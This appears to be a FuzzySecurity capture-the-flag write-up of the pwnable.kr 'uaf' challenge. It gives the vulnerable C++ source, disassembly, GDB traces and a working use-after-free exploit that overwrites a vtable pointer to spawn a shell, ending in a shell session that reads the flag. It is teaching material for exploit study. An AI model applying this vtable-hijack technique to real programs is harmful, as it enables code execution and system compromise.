BECOME A PATRON

Part 4: Use-After-Free [Pwnable.kr -> uaf]

In this next part we will have a look at the UAF challenge on pawnable.kr. This is a 64-bit Linux UAF vulnerability. Putting UAF in the toddler section seems like a bit of a slap in the face (why your skillllzzz no g00d b33f?) but things are not as dire as they seem. Let's get straight into it.

Recon the challenge

Again, we are provided with some source for the binary, shown below.

```
#include <fcntl.h>
#include <iostream>
#include <cstring>
#include <cstdlib>
#include <unistd.h>
using namespace std;

class Human{
private:
    virtual void give_shell(){
        system("/bin/sh");
    }
protected:
    int age;
    string name;
public:
```

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
    virtual void introduce(){
        cout << "My name is " << name << endl;
        cout << "I am " << age << " years old" << endl;
    }
};

class Man: public Human{
public:
    Man(string name, int age){
        this->name = name;
        this->age = age;
        }
        virtual void introduce(){
        Human::introduce();
                cout << "I am a nice guy!" << endl;
        }
};

class Woman: public Human{
public:
        Woman(string name, int age){
                this->name = name;
                this->age = age;
        }
        virtual void introduce(){
                Human::introduce();
                cout << "I am a cute girl!" << endl;
        }
};

int main(int argc, char* argv[]){
    Human* m = new Man("Jack", 25);
    Human* w = new Woman("Jill", 21);

    size_t len;
    char* data;
    unsigned int op;
    while(1){
        cout << "1. use\n2. after\n3. free\n";
        cin >> op;

        switch(op){
            case 1:
                m->introduce();
                w->introduce();
                break;
            case 2:
                len = atoi(argv[1]);
```

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
                data = new char[len];
                read(open(argv[2], O_RDONLY), data, len);
                cout << "your data is allocated" << endl;
                break;
            case 3:
                delete m;
                delete w;
                break;
            default:
                break;
        }
    }

    return 0;
}
```

Take some time to review the code closely. First of all, when the program initializes, it creates a "man" & "woman" object. See an extract of the main function prolog below.

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
call sym.std::allocator_char_::allocator ;[a]
lea rdx, [rbp - local_12h]
lea rax, [rbp - local_50h]
mov esi, str.Jack                 Name
mov rdi, rax
call sym.std::basic_string_char_std::char_traits_char__std::allocat
lea r12, [rbp - local_50h]
mov edi, 0x18                     Size
call sym.operatornew ;[c]
mov rbx, rax
mov edx, 0x19                     Age
mov rsi, r12
mov rdi, rbx
call sym.Man::Man ;[d]
mov qword [rbp - local_38h], rbx
lea rax, [rbp - local_50h]
mov rdi, rax
call sym.std::basic_string_char_std::char_traits_char__std::allocat
lea rax, [rbp - local_12h]
mov rdi, rax
call sym.std::allocator_char_::_allocator ;[f]
lea rax, [rbp - local_11h]
mov rdi, rax
call sym.std::allocator_char_::allocator ;[a]
lea rdx, [rbp - local_11h]
lea rax, [rbp - local_40h]
mov esi, str.Jill                 Name
mov rdi, rax
call sym.std::basic_string_char_std::char_traits_char__std::allocat
lea r12, [rbp - local_40h]
mov edi, 0x18                     Size
call sym.operatornew ;[c]
mov rbx, rax
mov edx, 0x15                     Age
mov rsi, r12
mov rdi, rbx
call sym.Woman::Woman ;[g]
```

Notice that a size of 0x18 (24 bytes) is allocated for both objects (the minimum size for malloc?). We have str "Jack" + int 0x19 (25) and str "Jill" + int 0x15 (21).

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

After the prolog, we reach our menu with branching options. From the source code it is obvious that there is an issue here, if we select "free" and then "use", the program will attempt to call the introduce method on the deleted "man" & "woman" objects resulting in a segfault.

```
b33f@Dev:~$ Desktop/uaf
1. use
2. after
3. free
3
1. use
2. after
3. free
1
Segmentation fault (core dumped)
b33f@Dev:~$ 
```

That leaves the "after" option which takes two arguments (to be supplied at runtime). The second argument is a file path and the first argument is an integer which is used to read X bytes from the file into memory.

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
.-----------------------------------------------------------------------------.
|  0x401000 ;[k]                                                              |
| mov rax, qword [rbp - local_60h]                                            |
| add rax, 8                                                                  |
| mov rax, qword [rax]                                                        |
| mov rdi, rax                                                                |
| call sym.imp.atoi ;[n]; int atoi(const char *str);                          |
| cdqe                                                                        |
| mov qword [rbp - local_28h], rax                                            |
| mov rax, qword [rbp - local_28h]                                            |
| mov rdi, rax                                                                |
| call sym.operatornew__ ;[o]                                                 |
| mov qword [rbp - local_20h], rax                                            |
| mov rax, qword [rbp - local_60h]                                            |
| add rax, 0x10                                                               |
| mov rax, qword [rax]                                                        |
| mov esi, 0                                                                  |
| mov rdi, rax                                                                |
| mov eax, 0                                                                  |
| call sym.imp.open ;[p]; int open(const char *path, int oflag);              |
| mov rdx, qword [rbp - local_28h]                                            |
| mov rcx, qword [rbp - local_20h]                                            |
| mov rsi, rcx                                                                |
| mov edi, eax                                                                |
| call sym.imp.read ;[q]; ssize_t read(int fildes, void *buf, size_t nbyte);  |
| mov esi, str.your_data_is_allocated                                         |
| mov edi, obj.std::cout                                                      |
| call sym.std::operator___std::char_traits_char__ ;[h]                       |
| mov esi, sym.std::endl_char_std::char_traits_char__                         |
| mov rdi, rax                                                                |
| call sym.std::ostream::operator__ ;[r]                                      |
| jmp 0x4010a9 ;[m]                                                           |
`-----------------------------------------------------------------------------'
```

Ok, fairly straight forward, if we select the "free" menu option and then allocate our own custom objects (with the same size) we should be able to get some kind of code exec primitive when referencing that data with the "use" menu option.

The final remaining questions is what are we targeting to complete the challenge? The human class has a private method called "give_shell" which will spawn a bash shell for us, this seems like a pretty convenient target.

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
:> pdc
function sym.Human::give_shell () {
    loc_0x40117a:

       push rbp
       rbp = rsp
       rsp -= 0x10
       qword [rbp - local_8h] = rdi
       edi = 0x4014a8             ; "/bin/sh" @ 0x4014a8
       0x400cc0 ()                ; sym.imp.system; int system(const char *string);


break
} _
```


Pwn all the things !

For this to work we need to have a better understanding of the "use" option. The graph disassembly for that option can be seen below.

```
.----------------------------------------------------------------.
|  0x400fcd ;[o]                                                  |
| 0x00400fcd 488b45c8       mov rax, qword [rbp - local_38h]      |
| 0x00400fd1 488b00         mov rax, qword [rax]                  |
| 0x00400fd4 4883c008       add rax, 8                            |
| 0x00400fd8 488b10         mov rdx, qword [rax]                  |
| 0x00400fdb 488b45c8       mov rax, qword [rbp - local_38h]      |
| 0x00400fdf 4889c7         mov rdi, rax                          |
| 0x00400fe2 ffd2           call rdx                              |
| 0x00400fe4 488b45d0       mov rax, qword [rbp - local_30h]      |
| 0x00400fe8 488b00         mov rax, qword [rax]                  |
| 0x00400feb 4883c008       add rax, 8                            |
|-0x00400fef 488b10         mov rdx, qword [rax]--------.         |
| 0x00400ff2 488b45d0       mov rax, qword [rbp - local_30h]      |
| 0x00400ff6 4889c7         mov rdi, rax                |         |
| 0x00400ff9 ffd2           call rdx                    |         |
| 0x00400ffb e9a9000000     jmp 0x4010a9 ;[q]            |         |
`----------------------------------------------------------------'
```

It seems like there are two near identical calls here, presumably one for the "man" object and one for the "woman" object (or vice versa). Either way, let's break on "use" in GDB and see what we have.

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD



Curiously, we can see pointers to the "Human::give_shell" method. Notice, that we are adding 8 (IntPtr size) to RAX before the QWORD pointer is loaded into RDX and later executed at main+286. After adding 8, the QWORD pointer changes to "Man::introduce".

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
 [----------------------------------registers-----------------------------------]
RAX: 0x401578 --> 0x4012d2 (<_ZN3Man9introduceEv>:      push   rbp)
RBX: 0x614ca0 --> 0x401550 --> 0x40117a (<_ZN5Human10give_shellEv>:     push   rb
RCX: 0x0
RDX: 0x7fffffffe508 --> 0x1
RSI: 0x0
RDI: 0x7ffff7dd6140 --> 0x0
RBP: 0x7fffffffe520 --> 0x4013b0 (<__libc_csu_init>:    mov    QWORD PTR [rsp-0x2
)
RSP: 0x7fffffffe4c0 --> 0x7fffffffe608 --> 0x7fffffffe84d ("/home/b33f/Desktop/ua
RIP: 0x400fd8 (<main+276>:      mov    rdx,QWORD PTR [rax])
R8 : 0x7ffff78398e0 --> 0xfbad2288
R9 : 0x7ffff783b790 --> 0x0
R10: 0x7ffff7fe1740 (0x00007ffff7fe1740)
R11: 0x7ffff7b5b930 (<_ZNKSt7num_getIcSt19istreambuf_iteratorIcSt11char_traitsIcE
_extract_intIjEES3_S3_S3_RSt8ios_baseRSt12_Ios_IostateRT_>:     push   r15)
R12: 0x7fffffffe4e0 --> 0x614c88 --> 0x6c6c694a ('Jill')
R13: 0x7fffffffe600 --> 0x3
R14: 0x0
R15: 0x0
EFLAGS: 0x206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x400fcd <main+265>: mov    rax,QWORD PTR [rbp-0x38]
   0x400fd1 <main+269>: mov    rax,QWORD PTR [rax]
   0x400fd4 <main+272>: add    rax,0x8
=> 0x400fd8 <main+276>: mov    rdx,QWORD PTR [rax]
   0x400fdb <main+279>: mov    rax,QWORD PTR [rbp-0x38]
   0x400fdf <main+283>: mov    rdi,rax
   0x400fe2 <main+286>: call   rdx
   0x400fe4 <main+288>: mov    rax,QWORD PTR [rbp-0x30]
```

Let's try giving the program a buffer of 24 character and see what happens. We can construct the input file as follows.

```
python -c 'print ("\x41"*8 + "\x42"*8 + "\x43"*8)' > OutFile
```

After a bit of playing around I found that we have to select the "after" menu option twice to get our code exec primitive. I assume this is because we are deleting two objects of 24 bytes so we have to make two allocations of 24 bytes. Or rather when we hit the "use" menu option, the first call actually references the second allocation whereas the second call references the first allocation.

```
 [----------------------------------registers-----------------------------------]
RAX: 0x614c50 ("AAAAAAAABBBBBBBBCCCCCCCC1")
RBX: 0x614ca0 ("AAAAAAAABBBBBBBBCCCCCCCC\021\004")
```

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
RCX: 0x0
RDX: 0x7fffffffe508 --> 0x1
RSI: 0x0
RDI: 0x7ffff7dd6140 --> 0x0
RBP: 0x7fffffffe520 --> 0x4013b0 (<__libc_csu_init>:    mov    QWORD PTR [rsp-0x2
)
RSP: 0x7fffffffe4c0 --> 0x7fffffffe608 --> 0x7fffffffe84d ("/home/b33f/Desktop/ua
RIP: 0x400fd1 (<main+269>:      mov    rax,QWORD PTR [rax])
R8 : 0x7ffff78398e0 --> 0xfbad2288
R9 : 0x7ffff783b790 --> 0x0
R10: 0x7ffff7fe1740 (0x00007ffff7fe1740)
R11: 0x246
R12: 0x7fffffffe4e0 --> 0x614c88 --> 0x6c6c694a ('Jill')
R13: 0x7fffffffe600 --> 0x3
R14: 0x0
R15: 0x0
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x400fc6 <main+258>: je     0x400fcd <main+265>
   0x400fc8 <main+260>: jmp    0x4010a9 <main+485>
   0x400fcd <main+265>: mov    rax,QWORD PTR [rbp-0x38]
=> 0x400fd1 <main+269>: mov    rax,QWORD PTR [rax]
   0x400fd4 <main+272>: add    rax,0x8
   0x400fd8 <main+276>: mov    rdx,QWORD PTR [rax]
   0x400fdb <main+279>: mov    rax,QWORD PTR [rbp-0x38]
   0x400fdf <main+283>: mov    rdi,rax
[------------------------------------stack-------------------------------------]
0000| 0x7fffffffe4c0 --> 0x7fffffffe608 --> 0x7fffffffe84d ("/home/b33f/Desktop/u
0008| 0x7fffffffe4c8 --> 0x30000ffff
0016| 0x7fffffffe4d0 --> 0x614c38 --> 0x6b63614a ('Jack')
0024| 0x7fffffffe4d8 --> 0x401177 (<_GLOBAL__sub_I_main+19>:    pop    rbp)
0032| 0x7fffffffe4e0 --> 0x614c88 --> 0x6c6c694a ('Jill')
0040| 0x7fffffffe4e8 --> 0x614c50 ("AAAAAAAABBBBBBBBCCCCCCCC1")
0048| 0x7fffffffe4f0 --> 0x614ca0 ("AAAAAAAABBBBBBBBCCCCCCCC\021\004")
0056| 0x7fffffffe4f8 --> 0x18
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x0000000000400fd1 in main ()
gdb-peda$ x/13x $rax
0x614c50:       0x4141414141414141      0x4242424242424242
0x614c60:       0x4343434343434343      0x0000000000000031
0x614c70:       0x0000000000614c10      0x0000000000000004
0x614c80:       0x00000000ffffffff      0x000000006c6c694a
0x614c90:       0x0000000000000000      0x0000000000000021
0x614ca0:       0x4141414141414141      0x4242424242424242
0x614cb0:       0x4343434343434343
```

Call 0x..41414149

Alloc 2

Alloc 1

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
0x614cb0:	0x4343434343434343
```

It is pretty much game over at this point, we can call an arbitrary address and from earlier we found two QWORDS which point at the "Human::give_shell" method. If we take either of those and subtract 8 (we need to remember to compensate for "add rax, 8") we should be redirected into a bash shell!

```
0x401570 - 8 = 0x401568 => \x68\x15\x40\x00\x00\x00\x00\x00
0x401550 - 8 = 0x401548 => \x48\x15\x40\x00\x00\x00\x00\x00
```

Game Over

Let’s ssh into the box and get the flag!

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
uaf@ubuntu:~$ python -c 'print ("\x68\x15\x40"+"\x00"*21)' > /tm
p/.b33f/pwn
uaf@ubuntu:~$ ./uaf 24 /tmp/.b33f/pwn
1. use
2. after
3. free
3
1. use
2. after
3. free
2
your data is allocated
1. use
2. after
3. free
2
your data is allocated
1. use
2. after
3. free
1
$ id
uid=1029(uaf) gid=1029(uaf) egid=1030(uaf_pwn) groups=1030(uaf_p
wn),1029(uaf)
$ ls
flag  uaf  uaf.cpp
$
$ cat flag
[redacted]
$
```

Comments

There are no comments posted yet. Be the first one!

Post a new comment

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

Enter text right here!

Name

Displayed next to your comments.

Email

Not displayed publicly.

Subscribe to None

Submit Comment

© Copyright FuzzySecurity

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD